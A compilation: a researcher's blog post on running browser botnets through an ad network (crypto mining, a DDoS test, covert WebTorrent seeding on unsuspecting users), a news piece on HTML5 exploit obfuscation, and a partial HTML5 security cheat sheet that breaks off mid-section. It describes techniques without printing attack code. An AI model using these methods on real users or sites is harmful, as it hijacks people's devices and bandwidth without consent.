


On average, 324 bots were connected to the command-and-control server at any given time

While 8.5 MH/s isn't actually a notably high hash rate for the task of SHA1 hashing, the relatively slow JavaScript implementation I was using ran on my Intel quad-core CPU at a frequency of between 8–10 KH/s. The speed of the network offered a 100x increase from my home workstation for a nominal cost.




The network hash rate was consistent and normally distributed



Bots reported their current hash rate to the server once per second

Monero Miner Bot

While conducting this research, I also found myself conducting, **ahem... cough, cough**, other research on [The Pirate Bay](#) 🇵🇪. I happened to have my system CPU monitor open because I was testing some botnet code a few minutes before and I noticed something peculiar. When I opened certain links on The Pirate Bay my CPU usage would spike to ~80% on all cores. When I navigated away from those links the usage would fall. Had I found an instance of the very abuse that I was studying live in the wild?



Coinhive XMR miner running on The Pirate Bay

I profiled the suspicious pages using the Firefox developer tools and noticed there were six dedicated web worker threads running a script called `CryptoniteWASMWrapper`. This was an immediate red alert. WASM stands for [Web Assembly](#), a new hyper-optimized assembly bytecode spec that runs in the web browser. It provides near-native speed code execution in the web browser, far faster than JavaScript, and is a compiler target for C and C++ code. I also happened to know that `Cryptonite` was the name of the hashing algorithm used by the Monero cryptocurrency (XMR) and that it had an interesting quality — `Cryptonite` hashrates are only marginally faster to run on a GPU vs a CPU, offering a speedup of only 2x+ rather than the three order of magnitude speed increase of other popular proof-of-work algorithms. This means that XMR can be mined rather efficiently on a CPU, and in this case, on my computer served by The Pirate Bay.

Digging deeper, I found a file called [coinhive.min.js](#). Some [Duck Duck Go'ing](#) lead me to [coinhive.com](#). Coinhive appeared to be a company that was offering an alternative method of monetization on the web. Sites could use Coinhive to embed XMR miners into their web pages that would borrow their user's CPU instead of serving them advertisements. This is fairly unprecedented as far as I know and Coinhive appeared to have just been launched the week before. In fact, [first reports](#) of it being used by The Pirate Bay didn't even start to make waves on the net until the day after I stumbled across it.

The timing of Coinhive coinciding with my research was impeccable and the interest that it sparked on the web was encouraging. I created an ad that ran a `Coinhive.js` miner and ran it for

an hour and fifteen minutes. I was able to mine the equivalence of \$4.20 🌲 in XMR at the time (~\$3 after Coinhive's cut), although the ad itself cost nearly \$10 to run. The price of Monero has jumped ~300% since then so this method may now be approaching profitability.


DDoS Bot

Botnets are most associated with distributed denial of service (DDoS) attacks. Botmasters use thousands of machines under their control to flood target servers with enough Internet traffic to render their services unusable or rent access to their botnet for others to do the same.

Would the popunder.net ad network give me enough concurrent users to perform a DDoS against one of my own servers?


I rented another t2.micro AWS server and installed stock Nginx to serve a boilerplate website accessible on the net. I then launched a DDoS bot on the ad network that made concurrent HTTP requests to my Nginx server as quickly as possible in an attempt to knock it offline. Nginx was able to handle the ~22K requests per second generated by the bots. The service seemed to operate regularly during the attack which directed 9,850,049 1KB GET requests sent from 12,326 unique IP addresses.

I had similar results with an Apache 2 server I set up. The default Apache server was able to fend off the bots and handle an average of ~26K requests per second. Both Nginx and Apache did use ~60–100% of their single CPU during the attack.



Request volume for the entire network

While the attacks didn't work in rendering the services unusable (which is actually pretty relieving) I was able to generate a 5.3GB Nginx logfile in just over an hour. The standard AWS micro instance has 8GB of storage, so it would likely be trivial to fill the entire disk of small websites that have the default logging behavior enabled for only a few dollars.



HTTP request volume was consistent throughout the experiment, which is surprising considering the number of concurrently connected browsers should increase somewhat monotonically as users leave browser tabs open.

This is only speculative, but the t2.micro instance provides low network bandwidth and speed in comparison to their more expensive servers, which may have actually throttled the rate that traffic could reach the server. I haven't run the experiments on a larger instance, but it is possible that attacks would actually be more effective against servers with more network resources. AWS servers are also known for being stable against DDoS attacks, so perhaps attacking a VPS hosted on another platform would be more successful.


Torrent Bot

Finally, the bot I'm most excited to share — the Web Torrent bot. A few years ago a new protocol for peer-to-peer networking communications was introduced in the browser called [WebRTC](#). WebRTC allows web browsers to exchange video, audio, or arbitrary data with each other directly without the need for a third party server to shuffle the information back and forth. A few engineers quickly implemented the popular BitTorrent protocol over WebRTC and [WebTorrent](#) was born. WebTorrent allows users to seed and leech files with hundreds of peers entirely through their web browsers. While this technology brings a wealth of opportunities for distributed networking to the web it also comes with some significant security concerns. Torrents can be downloaded and uploaded in the background of web pages unbeknownst to users, which can become particularly problematic if the content is illegal or otherwise unwelcome.


The entire network uploaded a whopping 3.15 TB of data in a single day.

To measure the potentials of such activity I created a torrent of [1GB of random noise data](#) to seed entirely through the ad network. Users that were served the ad automatically download


the 1GB file from other users that also had the ad open in a browser tab. The health of the torrent was determined by the number of connected clients at any given time.



The ad ran for 24 hours reaching 180,175 browser clients from 127,755 unique IP addresses. 328.5 KB were uploaded every second by each browser on average, leading to a 702 Mbps upload speed for the entire network.



Clients had an average seed ratio of 2.24 (106.18 max) and uploaded 25 MB of data each (69.28 GB max). The entire network seeded (uploaded) a whopping 3.15 TB of data in a single day.



WebRTC doesn't discriminate against metered or cellular network connections. I configured the ad network to only target desktop devices when serving this ad but there is nothing stopping a malicious actor from using hundreds of Gigabytes of network data from your cell phone over an LTE connection and racking up a \$10,000 phone bill in the process.

Statistics

An ad network turns out to be a wildly successful method of distribution for browser-based botnet code. Together, the ads that I ran executed custom JavaScript code in web browsers with [11,021 unique user agents](#) from 271,464 IP addresses. They were served from 99,690 unique web pages hosted on 17,112 websites.

Looking Forward

I had my fun. Launching a series of research botnets in unsuspecting user's browsers was pretty close to an all-time high (all in the name of science of course). I never had any intention of abusing strangers on the web or profiting from these endeavors in any way. My ads were limited in scope and duration and I did not expose the IP addresses or other identifiable information of any of the **victims** of the experiments. I sought out to answer a few unsettling questions about the state of the web, the browser, and Internet advertising in an attempt to publish my findings in the open and encourage public discourse about browser based botnets. What I found was honestly horrifying, and I didn't even tread into some of the deeper waters of modern web technologies.

2017 brought support for WebAssembly in all major browsers and the opportunity for near native speeds of compiled bytecode running in a multi-threaded(-ish) environment with Web

Workers. WebGL and the capability of general purpose GPU computing ([GPU/GPU](#)) with OpenGL shaders, [GPU.js](#) and [Deeplearn.js](#) offer hardware-accelerated parallel programming in the browser, ripe for the exploitation of unsuspected user's tabs.

Recent hubbub about the [Meltdown and Spectre CPU vulnerabilities](#) and their ability to be exploited via JavaScript is haunting given the success of iframe Internet advertisements as a means of distribution for malicious JavaScript code. Other reports of [advertisements using browser form auto-fill features to steal username, password, and credit card information](#) from unsuspecting users scare the pants off of me given what I now know about the scale and reach of these ad networks.



Block ads with uBlock origin or Adblock Plus

There is no doubt more research to be done to better understand the threat we may already be facing in our web browsers and will continue to face in the future. The techniques that I've demonstrated in this post are less of an exploit and more a feature of how the web inherently works. As a result, the steps that can be taken to defend yourself against the type of abuse I'm proposing are somewhat limited. My first suggestion is please, please, please **BLOCK ADS**. If you've somehow made it all the way to 2018 without using an ad blocker, 1) wtf... and 2) [start today](#). In all seriousness, I don't mean to be patronizing. An ad blocker is a necessary tool to preserve your privacy and security on the web and there is no shame in using one. Advertising networks have overstepped their bounds and its time to show them that we won't stand for it.

Blocking ads defends you from the distribution mechanism that we discussed in this post, but you are still vulnerable to code that is hosted by CPU greedy websites themselves, like The Pirate Bay. The best suggestion that I have for defending against these threats at the moment is to diligently monitor your computer's CPU usage as you browse, responding to CPU spikes and irregularities as you deem fit. Its a good habit to get into to have your system monitor open during regular computer operation so that you can observe CPU and network usage of your machine at an application level.

Industry Abuse

In closing, I'll leave you with a hypothetical situation — An attempt to loosely answer a question posed at the beginning of the post. What would happen if major websites borrowed CPU cycles from their users while they browsed their sites much like I did with advertising bots? How much free compute might they be able to extract?

The Big Three

Alexa #1: Google.com

- 13 billion hits/day
- 1.5 billion visits/day
- 7:59 minutes on website per visitor per day

Alexa #2: YouTube.com

- 7.6 billion hits/day
- 1.5 billion visits/day
- 8:34 minutes on website per visitor per day

Alexa #3: Facebook.com

- 3.1 billion hits/day
- 770 million vists/day
- 9:53 minutes on website per visitor per day

Alexa top three website statistics

Google, YouTube, and Facebook are the top three most visited websites on the Internet according to 2016 Alexa rankings. Google.com (the search page itself, not all of the products offered by the company), receives 1.5 billion visitors a day with an average 8 minutes per-visit, or 22,831 years of "browser time" daily. Given the statistics I collected from ~30,000 samples in one of my advertisements, lets assume each device has ~3.5 CPU cores. That makes Google's estimated free-daily compute resources equivalent to one CPU running 24/7 for 79,908 years. People would pitch a fit if Google.com greedily used 100% of their CPU resources, but would they notice if they used a mere 10%? Doing so would still yield nearly 8,000 years of compute each day. And remember, that's not the power of Google's server infrastructure, but rather, a loose estimation of the amount of free compute they could exploit

from their user's devices entirely for free by virtue of their site's popularity. Minus, of course, the astronomical legal fees that could come with actually doing it when the public found out about it.

Google.com Free Compute

1.5 billion (visitors a day) * 8 min (daily visit time)
= **12 billion** browser minutes on Google.com per day

12 billion / 60 (1 hour) / 24 (1 day) / 365 (1 year)
= **22,831 years** of "browser time" per day

22,831 * ~3.5 CPUs per browser (30,000+ sample avg)
= **79,908 years** of 1 CPU running per day

79,908 * 0.1 (CPU throttled to 10% to not disrupt user)
= **~8,000 years** of 1 CPU. In 1 day @ Google...

Estimation of free compute that Google could hypothetically harvest from its user's devices

If you are interested in learning more about this research, a recording of the Radical Networks talk is available to watch on [YouTube](#). A copy of the slides are also available as a [PDF on my website](#). You are welcome to use any resources from this post, the recording of the talk, or the slides in your own work (CC [BY-SA](#)).

<https://medium.com/@brannondorsey/browser-as-botnet-or-the-coming-war-on-your-web-browser-be920c4f718>

<https://github.com/hakanonymos/botnet-browser-chrome>

Exploitation HTML 5

<https://www.bitdefender.com/blog/hotforsecurity/html5-browser-exploit-floods-hard-drives-with-data>

Some of the features introduced in HTML5 can be used to obfuscate web-based exploits in an effort to increase their chances of evading security solutions, according to researchers.

Researchers from the University of Salerno and the Sapienza University of Rome in Italy have used three different techniques to obfuscate exploits like the ones usually leveraged in drive-by download attacks. Based on their experiments, the experts have determined that functionality provided by HTML5 can be highly efficient for malware obfuscation.

Drive-by download attacks usually involve a compromised or malicious website that is set up to host exploits for unpatched vulnerabilities affecting web browsers and browser components such as Adobe Reader, Flash Player, Java and Microsoft Silverlight. The website is able to push malware onto victims' systems by exploiting these security holes. In most of today's attacks, malicious actors use exploit kits to package exploits for several vulnerabilities on a single page.

It's not uncommon for cybercriminals to obfuscate their exploits, but modern security solutions are usually capable of detecting these threats. However, according to researchers, attackers could use some HTML5 features to hide the exploits served in drive-by download attacks in an effort to evade static and dynamic detection systems.

HTML5, for which the final version was published in October 2014, specifies a series of scripting application programming interfaces (APIs) that can be used with JavaScript. Experts say some of these APIs can be used to deliver and assemble the exploit in the web browser without being detected.

The first technique has been dubbed by researchers "delegated preparation." The method involves delegating the preparation of the malware to system APIs. The second method, "distributed preparation," relies on distributing the preparation of the code over concurrent and independent processes running within the browser.

The third method, "user-driven preparation," involves triggering the code preparation based on the user's actions on the malicious webpage or website.

Researchers have taken four old exploits targeting Internet Explorer and Firefox and tested their detection rates using VirusTotal for static analysis and Wepawet for dynamic analysis.

When tested without any HTML5 obfuscation, researchers obtained fairly high detection rates for each of the threats. However, the test threats were not detected by the malware analysis tools when the proposed obfuscation techniques were used.

The researchers conducted these initial experiments between February and April 2013. Since security solutions have evolved a great deal over the past two years, the experts have repeated their experiments in July 2015, but VirusTotal detection rates remain low.

Umberto Ferraro Petrillo, one of the authors of the research paper, told *SecurityWeek* that VirusTotal detection rates for the same set of malware used in the initial experiments is currently 1/55, 0/55, 1/55 and 6/55.

Antivirus vendors often argue that VirusTotal results are not very relevant because the actual product is designed to detect threats based on more than just signatures. However, Petrillo says they have also conducted tests on actual desktop machines running two of the top antivirus solutions and the results are in line with those reported by VirusTotal.

"The obfuscation techniques we used are still pretty robust (consider that the unobfuscated versions of the malware we used are detectable by most of the systems used by Virustotal)," Petrillo told *SecurityWeek*. "In addition, there are margins for an even more aggressive implementation of our obfuscation techniques that should be able to make our samples harder to be detected."

The [paper](#) published by researchers, titled "Using HTML5 to Prevent Detection of Drive-by-Download Web Malware," contains recommendations regarding some of the steps that can be taken in order to counter these obfuscation techniques.

Introduction¹

The following cheat sheet serves as a guide for implementing HTML 5 in a secure fashion.

Communication APIs¹

Web Messaging¹

Web Messaging (also known as Cross Domain Messaging) provides a means of messaging between documents from different origins in a way that is generally safer than the multiple hacks used in the past to accomplish this task. However, there are still some recommendations to keep in mind:

- When posting a message, explicitly state the expected origin as the second argument to `postMessage` rather than `*` in order to prevent sending the message to an unknown origin after a redirect or some other means of the target window's origin changing.
- The receiving page should **always**:
 - Check the origin attribute of the sender to verify the data is originating from the expected location.
 - Perform input validation on the data attribute of the event to ensure that it's in the desired format.
- Don't assume you have control over the data attribute. A single [Cross Site Scripting](#) flaw in the sending page allows an attacker to send messages of any given format.
- Both pages should only interpret the exchanged messages as **data**. Never evaluate passed messages as code (e.g. via `eval()`) or insert it to a page DOM (e.g. via `innerHTML`), as that would create a DOM-based XSS vulnerability. For more information see [DOM based XSS Prevention Cheat Sheet](#).
- To assign the data value to an element, instead of using an insecure method like `element.innerHTML=data;`, use the safer option: `element.textContent=data;`
- Check the origin properly exactly to match the FQDN(s) you expect. Note that the following code: `if(message.origin.indexOf(".owasp.org")!=-1) { /* ... */ }` is very insecure and will not have the desired behavior as `owasp.org.attacker.com` will match.
- If you need to embed external content/untrusted gadgets and allow user-controlled scripts (which is highly discouraged), please check the information on [sandboxed frames](#).

Cross Origin Resource Sharing¹

- Validate URLs passed to `XMLHttpRequest.open`. Current browsers allow these URLs to be cross domain; this behavior can lead to code injection by a remote attacker. Pay extra attention to absolute URLs.
- Ensure that URLs responding with `Access-Control-Allow-Origin: *` do not include any sensitive content or information that might aid an attacker in further attacks. Use the `Access-Control-Allow-Origin` header only on chosen URLs that need to be accessed cross-domain. Don't use the header for the whole domain.

- Allow only selected, trusted domains in the Access-Control-Allow-Origin header. Prefer allowing specific domains over blocking or allowing any domain (do not use * wildcard nor blindly return the Origin header content without any checks).
- Keep in mind that CORS does not prevent the requested data from going to an unauthorized location. It's still important for the server to perform usual [CSRF](#) prevention.
- While the [Fetch Standard](#) recommends a pre-flight request with the OPTIONS verb, current implementations might not perform this request, so it's important that "ordinary" (GET and POST) requests perform any access control necessary.
- Discard requests received over plain HTTP with HTTPS origins to prevent mixed content bugs.
- Don't rely only on the Origin header for Access Control checks. Browser always sends this header in CORS requests, but may be spoofed outside the browser. Application-level protocols should be used to protect sensitive data.

WebSockets [1](#)

- Drop backward compatibility in implemented client/servers and use only protocol versions above hybi-00. Popular Hixie-76 version (hiby-00) and older are outdated and insecure.
- The recommended version supported in latest versions of all current browsers is [RFC 6455](#) (supported by Firefox 11+, Chrome 16+, Safari 6, Opera 12.50, and IE10).
- While it's relatively easy to tunnel TCP services through WebSockets (e.g. VNC, FTP), doing so enables access to these tunneled services for the in-browser attacker in case of a Cross Site Scripting attack. These services might also be called directly from a malicious page or program.
- The protocol doesn't handle authorization and/or authentication. Application-level protocols should handle that separately in case sensitive data is being transferred.
- Process the messages received by the websocket as data. Don't try to assign it directly to the DOM nor evaluate as code. If the response is JSON, never use the insecure eval() function; use the safe option JSON.parse() instead.
- Endpoints exposed through the ws:// protocol are easily reversible to plain text. Only wss:// (WebSockets over SSL/TLS) should be used for protection against Man-In-The-Middle attacks.
- Spoofing the client is possible outside a browser, so the WebSockets server should be able to handle incorrect/malicious input. Always validate input coming from the remote site, as it might have been altered.
- When implementing servers, check the Origin: header in the Websockets handshake. Though it might be spoofed outside a browser, browsers always add the Origin of the page that initiated the Websockets connection.

- As a WebSockets client in a browser is accessible through JavaScript calls, all Websockets communication can be spoofed or hijacked through [Cross Site Scripting](#). Always validate data coming through a WebSockets connection.

Server-Sent Events¶

- Validate URLs passed to the EventSource constructor, even though only same-origin URLs are allowed.
- As mentioned before, process the messages (event.data) as data and never evaluate the content as HTML or script code.
- Always check the origin attribute of the message (event.origin) to ensure the message is coming from a trusted domain. Use an allow-list approach.

Storage APIs¶

Local Storage¶

- Also known as Offline Storage, Web Storage. Underlying storage mechanism may vary from one user agent to the next. In other words, any authentication your application requires can be bypassed by a user with local privileges to the machine on which the data is stored. Therefore, it's recommended to avoid storing any sensitive information in local storage where authentication would be assumed.
- Due to the browser's security guarantees it is appropriate to use local storage where access to the data is not assuming authentication or authorization.
- Use the object sessionStorage instead of localStorage if persistent storage is not needed. sessionStorage object is available only to that window/tab until the window is closed.
- A single [Cross Site Scripting](#) can be used to steal all the data in these objects, so again it's recommended not to store sensitive information in local storage.
- A single [Cross Site Scripting](#) can be used to load malicious data into these objects too, so don't consider objects in these to be trusted.
- Pay extra attention to "localStorage.getItem" and "setItem" calls implemented in HTML5 page. It helps in detecting when developers build solutions that put sensitive information in local storage, which can be a severe risk if authentication or authorization to that data is incorrectly assumed.
- Do not store session identifiers in local storage as the data is always accessible by JavaScript. Cookies can mitigate this risk using the httpOnly flag.
- There is no way to restrict the visibility of an object to a specific path like with the attribute path of HTTP Cookies, every object is shared within an origin and protected with the Same Origin Policy. Avoid hosting multiple applications on the same origin, all of them would share the same localStorage object, use different subdomains instead.

Client-side databases¶

- On November 2010, the W3C announced Web SQL Database (relational SQL database) as a deprecated specification. A new standard Indexed Database API or IndexedDB

(formerly WebSimpleDB) is actively developed, which provides key-value database storage and methods for performing advanced queries.

- Underlying storage mechanisms may vary from one user agent to the next. In other words, any authentication your application requires can be bypassed by a user with local privileges to the machine on which the data is stored. Therefore, it's recommended not to store any sensitive information in local storage.
- If utilized, WebDatabase content on the client side can be vulnerable to SQL injection and needs to have proper validation and parameterization.
- Like Local Storage, a single [Cross Site Scripting](#) can be used to load malicious data into a web database as well. Don't consider data in these to be trusted.

Geolocation¹

- The [Geolocation API](#) requires that user agents ask for the user's permission before calculating location. Whether or how this decision is remembered varies from browser to browser. Some user agents require the user to visit the page again in order to turn off the ability to get the user's location without asking, so for privacy reasons, it's recommended to require user input before calling `getCurrentPosition` or `watchPosition`.

Web Workers¹

